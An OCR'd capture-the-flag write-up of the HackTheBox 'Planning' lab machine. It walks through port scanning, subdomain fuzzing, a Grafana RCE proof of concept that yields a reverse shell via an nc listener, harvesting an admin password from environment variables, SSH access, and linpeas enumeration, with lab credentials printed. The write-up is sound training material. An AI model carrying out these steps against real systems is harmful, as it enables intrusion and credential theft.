
Planning

```
chien@chien-VMware20-1:~/ctf$ sudo nmap -sVC --min-rate 5000 -p- 10.10.11.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-21 16:03 AEST
Nmap scan report for 10.10.11.68
Host is up (0.42s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.54 seconds
```


No respond:



Try to modify /tec/hosts

> sudo nano /etc/hosts

> 10.10.11.68 planning.htb



successfully access the website
try to find if there are any subdomain by ffuf, I have prepare my own wordlist from SecList

```
chien@chien-VMware20-1:~/ctf/tool/SecLists/Discovery/DNS$ ls
bitquark-subdomains-top100000.txt                  FUZZSUBS_CYFARE_2.txt    sortedcombined-knock-dnsrecon-fierce-reconng.txt
bug-bounty-program-subdomains-trickest-inventory.txt  italian-subdomains.txt   subdomains-spanish.txt
combined_subdomains.txt                            n0kovo_subdomains.txt    subdomains-top1million-110000.txt
deepmagic.com-prefixes-top50000.txt                namelist.txt             subdomains-top1million-20000.txt
deepmagic.com-prefixes-top500.txt                  README.md                subdomains-top1million-5000.txt
dns-Jhaddix.txt                                    services-names.txt       tlds.txt
fierce-hostlist.txt                                shubs-stackoverflow.txt
FUZZSUBS_CYFARE_1.txt                              shubs-subdomains.txt
```


I may try the namelist firstly

```
chien@chien-VMware20-1:~/ctf/tool/SecLists/Discovery/DNS$ ffuf -u http://planning.htb -H "Host:FUZZ.planning.htb" -w namelist.txt -
fs 178 -t 100

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : http://planning.htb
 :: Wordlist         : FUZZ: /home/chien/ctf/tool/SecLists/Discovery/DNS/namelist.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
------------------------------------------------

:: Progress: [1152/151265] :: Job [1/1] :: 210 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

Start scanning


```
------------------------------------------------

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 3153ms]
:: Progress: [59559/151265] :: Job [1/1] :: 234 req/sec :: Duration: [0:05:14] :: Errors: 0 ::
```

Found one subdomain
> sudo nano /etc/hosts to
modify the domain again, and then try to access grafana.planning.htb





Using provided password to login

As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r



search more info about are there any exploit in this version





FInd if there are any code for me to RCE

Try to using the poc.py, and open a nc at 4444 to listen that.

```
__name__ == "__main__":
    # Set up command line argument parsing
    parser = argparse.ArgumentParser(description='Authenticate to Grafana and create a reverse
    parser.add_argument( *name_or_flags: '--url', required=True, help='Grafana URL (e.g., http://12
    parser.add_argument( *name_or_flags: '--username', required=True, help='Grafana username')
    parser.add_argument( *name_or_flags: '--password', required=True, help='Grafana password')
    parser.add_argument( *name_or_flags: '--reverse-ip', required=True, help='Reverse shell IP addr
    parser.add_argument( *name_or_flags: '--reverse-port', required=True, help='Reverse shell port'

    args = parser.parse_args()

    # Call the main function with the provided arguments
    main(args.url, args.username, args.password, args.reverse_ip, args.reverse_port)
```

```
chien@chien-VMware20-1:~/ctf$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.68 39288
sh: 0: can't access tty; job control turned off
# ls
LICENSE
bin
conf
public
#
```

successfully connect

try to get the env var, since i can not find any flag in any dir


```
# env
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
AWS_AUTH_EXTERNAL_ID=
SHLVL=1
HOME=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
_=public
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/usr/share/grafana
#
```


```
chien@chien-VMware20-1:~/ctf$ ssh enzo@10.10.11.68
The authenticity of host '10.10.11.68 (10.10.11.68)' can't be established.
ED25519 key fingerprint is SHA256:iDzE/TIlpufckTmVF0INRVDXUEu/k2y3KbqA/NDvRXw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.68' (ED25519) to the list of known hosts.
enzo@10.10.11.68's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Jul 21 06:45:01 AM UTC 2025

  System load:  0.0               Processes:             274
  Usage of /:   67.9% of 6.30GB   Users logged in:       1
  Memory usage: 53%               IPv4 address for eth0: 10.10.11.68
```

successfully connect by ssh with user: enzo and the found password

```
enzo@planning:~$ ls
linpeas.sh  user.txt
enzo@planning:~$ cat user.txt
ea70ba942d92fbf99a785c4e3c2d05c0
enzo@planning:~$
```

User flag got
Try to get the root flag:
> download the linpeas.sh
start a http server locally
try to type wget http://ip:port linpeas.sh form enzo ssh
> chmod +x linpeas.sh
> ./linpeas.sh







```
Active Ports
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
Active Ports (netstat)
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:34105         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

Network Traffic Analysis Capabilities
```

Found these activate ports


```
chien@chien-VMware20-1:~/ctf$ ssh -L 8000:localhost:8000 enzo@planning.htb
The authenticity of host 'planning.htb (10.10.11.68)' can't be established.
ED25519 key fingerprint is SHA256:iDzE/TIlpufckTmVF0INRVDXUEu/k2y3KbqA/NDvRXw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'planning.htb' (ED25519) to the list of known hosts.
enzo@planning.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```





Open another listener

> nc -lvnp 4444



Create a new script (reverse shell)

